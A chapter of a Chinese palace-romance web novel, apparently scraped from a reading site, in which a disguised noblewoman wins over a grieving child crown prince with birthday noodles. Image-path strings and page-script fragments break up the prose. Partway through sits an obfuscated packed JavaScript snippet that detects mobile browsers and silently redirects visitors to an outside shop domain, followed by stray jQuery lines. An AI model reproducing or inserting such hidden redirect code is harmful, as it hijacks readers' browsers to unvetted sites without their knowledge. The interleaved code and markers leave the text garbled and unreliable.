守在门口的宫人都认识晏元深,恭敬喊了声“晏大人”,什么也没问就让他们进去。
一踏进宫门,她才敢抬头看看四周,眼神里充满好奇。
原来东宫太子的宫殿,是长这个样子的啊。
心里不停感叹着,一时没注意走在前面的晏元深已经停下脚步,她就这么直愣愣的一脑袋撞到他后背。
后方被人突袭,晏元深被向前迈出两大步,这才堪堪稳住身形。
“为何都围在太子寝殿门外,出了什么事?”
站在离门口最近的太监总管大宝看到晏元深,仿佛像是遇到了救星,小跑着到他面前,将不久前发生的事情说了一遍。
原来今日是太子殿下的生辰,御膳房那边送来的早膳里面,就有一碗奴才特意叮嘱的长寿面。
可不知是怎的,太子殿下一看到这碗面,脸色瞬间沉了下来。
他不仅把桌上饭菜全都打翻,还将宫女太监给赶了出来,把自己一个人锁在房间里面。
任他们在外面怎么喊,里面都没人回应。
“晏大人,您快想想办法吧。平日里太子还能跟您说上两句话,要不您去门口试试?”
大宝一脸祈求,晏元深心里也有些担心,抬脚便要上前。
身后裴卿浅一把拽住他的衣角,一副有话说的样子。
晏元深瞥了大宝一眼,大宝很有眼色地退后,视线却一直停留在女扮男装的裴卿浅身上。
只见她在小声跟晏元深说着什么,为了听得清楚,两人之间挨得很近。
听完她的话,晏元深转过头对大宝道:“大宝公公,带我们去一趟东宫小厨房。”
“哦哦,好。”大宝动作慢了半拍,遣散门口一大群人,只留了两个宫女在外守着,自己则是带着晏元深和裴卿浅去厨房。
“这个小厨房平常只是用来做一些糕点,和一些简单吃食,怕是没有什么太多的工具,不知道晏大人是要?”
晏元深神色淡冷,“跟公公无关的事情,还是不要过多打听。”
大宝碰了个软钉子,只能笑着点点头,再不敢多嘴。
裴卿浅跟在后头,心底默默同情大宝公公三秒钟,锦衣卫指挥使大人,可从来不是个好说话的主儿。
来到厨房门口,大宝又在晏元深的眼神示意下,把厨房所有人都赶了出去。
包括他自己。
还有跟着出来,守在门外的晏元深。
大宝在那抓耳挠腮,后边还是小声问道:“晏大人,您带进来的这位姑娘,她的身份您可清楚?”
他伺候的可是太子,宫里顶顶尊贵之人,不能出一丁点儿差错。
晏元深知道裴卿浅的女子身瞒不住这位阅历丰富的大宝公公,神情平静说道:“你放心,她不会伤害太子。”
大宝悄悄松了口气,想了想又问道:“晏大人,这位姑娘是哪家小姐?”
晏元深没有隐瞒,“裴家。”
裴家?
大宝低着头陷入沉思,想了想京城里姓裴的官员有哪些?家中还有着尚未出嫁的女儿?
还没等他将人给一一匹配,不远处大门冷不丁被打开,裴卿浅迎面走了出来。
她右手拎着一个食盒,脚边上还放着两个。
晏元深上前拿起放在地上的食盒,后头的大宝公公慢了一步,只得厚着脸皮,伸手想接过裴卿浅手里的食盒。
“裴小姐,给老奴拿着就行。”
裴卿浅一惊,转过头看了晏元深一眼,眼神惊疑不定。
大宝笑着解释:“裴小姐放心,老奴肯定不会泄露您的身份。”
瞧见晏元深微微颔首,裴卿浅面容恢复如常,却并没有将手中食盒递出去。
“多谢公公,这个也不重,我自己拎着就行。还请公公您带路,我们现在回去找太子殿下。”
“裴小姐客气,这都是老奴该做的。”大宝脸上笑意加深,随后走在前面给二人领路。
“裴小姐,您这食盒里面,可是给太子殿下准备的吃食?”
“是的,大宝公公。”裴卿浅笑着点头,“公公不必担心,我知道宫里的规矩,一定等您验过没问题后,再给太子殿下食用。”
大宝公公眼角褶子加深,“唉,老奴多谢裴小姐体谅。”
在两人简单聊了几句,他们很快又一次回到太子寝殿门口。
得知屋子里还是什么动静也没有,大宝便让门口那两位宫女也离开。
裴卿浅小心揭开食盒盖,从里面端出一碗长寿面,汤底色泽金黄,香味扑鼻。
“咦~这里面红色片状物是什么?上面好像还刻着字?”大宝拿着随身携带的银针逐一检查。
虽说银针显示没毒,可这没见过的东西,他根本不敢让太子殿下吃啊。
裴卿浅上前解释着:“公公,这原材料是胡萝卜,通过小刀在上面刻了字。这几个字拼凑在一块儿,便是【生日快乐】。”
大宝公公似懂非懂地点点头,想着晏大人是个谨慎性子,他都没说什么,想必的确没问题。
他小心端起那碗面,按照裴卿浅给的法子,沿着门缝让香气飘入屋内。
等了半刻钟的时间,大宝公公胳膊都有些发酸,可眼前的这扇门却纹丝不动,一点都没有要打开的动静。大宝转过头,对着裴卿浅干巴巴地说道:“裴小姐,太子好像并不想吃您做的这碗面?”
裴卿浅挠了挠头,指了指晏元深拎着的食盒,语气里透着不确定,“要不用那两份再试试?”
大宝公公刚想点头,却听见晏元深的声音,“不用。太子殿下,还请您开门。”
耳力敏锐如他,早已经察觉到太子此时与他们只有着一门之隔。
屋内那人似是听到声响,没过一会儿,就看见一双小手慢慢将门打开。
大宝公公看小祖宗总算肯出来,高兴的差点当场掉眼泪。
站在门口的小孩,长约五尺,一袭墨绿长袍,金纹暗绣,脸有着出远超年龄的成熟与稳重
他从一出来,视线就没从那碗面上挪开,眼眶渐渐泛红,“这碗面,是给我准备的吗?”
大宝忙不迭点头,“太子殿下,今日是您的生辰,这碗长寿面就是特意给您准备的。”
“;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17775346|204838||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
嗯,谢谢大宝公公。”
太子乖乖道谢,拿起筷子便大口大口吃了起来,瞧着像是饿了许久的流浪汉,第一次吃到这么美味的食物。
裴卿浅自看到太子殿下第一眼起,就吓了一大跳。
不知是不是太过思念的缘故,她竟然觉得太子长得跟好友徐菀几乎一模一样。
那大大的眉眼、高挑的鼻梁,放在一张完全不认识的人脸上,却跟徐菀那么相像。
前头上一秒还在认真吃面的太子,下一秒忽然眼泪大颗大颗落下,直直落入碗里,惹得旁人心底发酸。
吃完最后一口面,他就连一口汤也没剩下。大宝看了看手中空落落的碗,眼神里满是不可思议。
这还是那个吃肉只吃瘦肉、吃面不喝汤、从不喝粥、蔬菜只吃菜叶子,挑食到达极限的主子吗?
还没从这一打击中反应过来,又看见小主子盯着晏大人手上食盒,一副可怜巴巴的样子。
大宝只觉实在不忍直视,想着要不要提醒一二,后面想想还是算了。
晏元深朝太子摇头,目光落在裴卿浅所在地方。
顺着他的视线,太子也朝她看过来,眼角还余留着未干的泪水。
裴卿浅感觉心都要融化了,可那还未完全沦陷的理智告诉她:现在还不行。
“太子殿下,剩下的这些礼物,需要等皇上来了才能打开哟。”
晏元深眉头紧蹙,“你昨天只跟我说要找太子,没说还需要皇上露面。”
“我昨天一激动就忘了。”裴卿浅不好意思地吐了吐舌头,她没敢说,自己也是在不久前才知道的。
她小心翼翼问道:“是不是皇上很忙,没空过来啊?要实在不行,也……”
“他有空。”太子出声打断她,转过头看向大宝,“大宝,你现在就去传话,让他务必在半个时辰内赶过来。”
大宝公公面露难色,“殿下,御书房离咱这有些距离,奴才怕皇上半个时辰根本赶不过来。”
太子看了眼裴卿浅,裴卿浅秒懂他的眼神,迅速回应道:“一个时辰内赶到就行。”
见自家主子没说话,大宝忙应声退下,撒腿就朝御书房跑去。
太子并不认识裴卿浅,好奇问道:“你是谁?刚才那碗面是你做的?”
裴卿浅心底早已准备好说辞,对着他行了官眷礼仪,“臣女是当朝裴御史家的小女儿裴卿浅,刚刚给殿下送进去的那碗面,臣女是用家中厨娘教的法子做出来。”
太子在听见她的名字时,整个人明显愣了一下,随后眼底迸发出强烈的惊喜,“裴姨,我知道你,我妈妈跟我提起过你。”
裴卿浅才刚穿过来一年,怎么可能会认识太子的母亲?
她第一反应就是太子认错人了,“殿下,您可能认错人了,臣女并不认识殿下的母亲。”
“不可能,我娘从不骗我,她说她最好的朋友就叫裴卿浅。”
看着面前这张跟好友如出一辙的脸,裴卿浅的心脏开始不受控制地狂跳,一个非常疯狂的念头出现在她脑子里。“你妈妈……她叫什么名字?”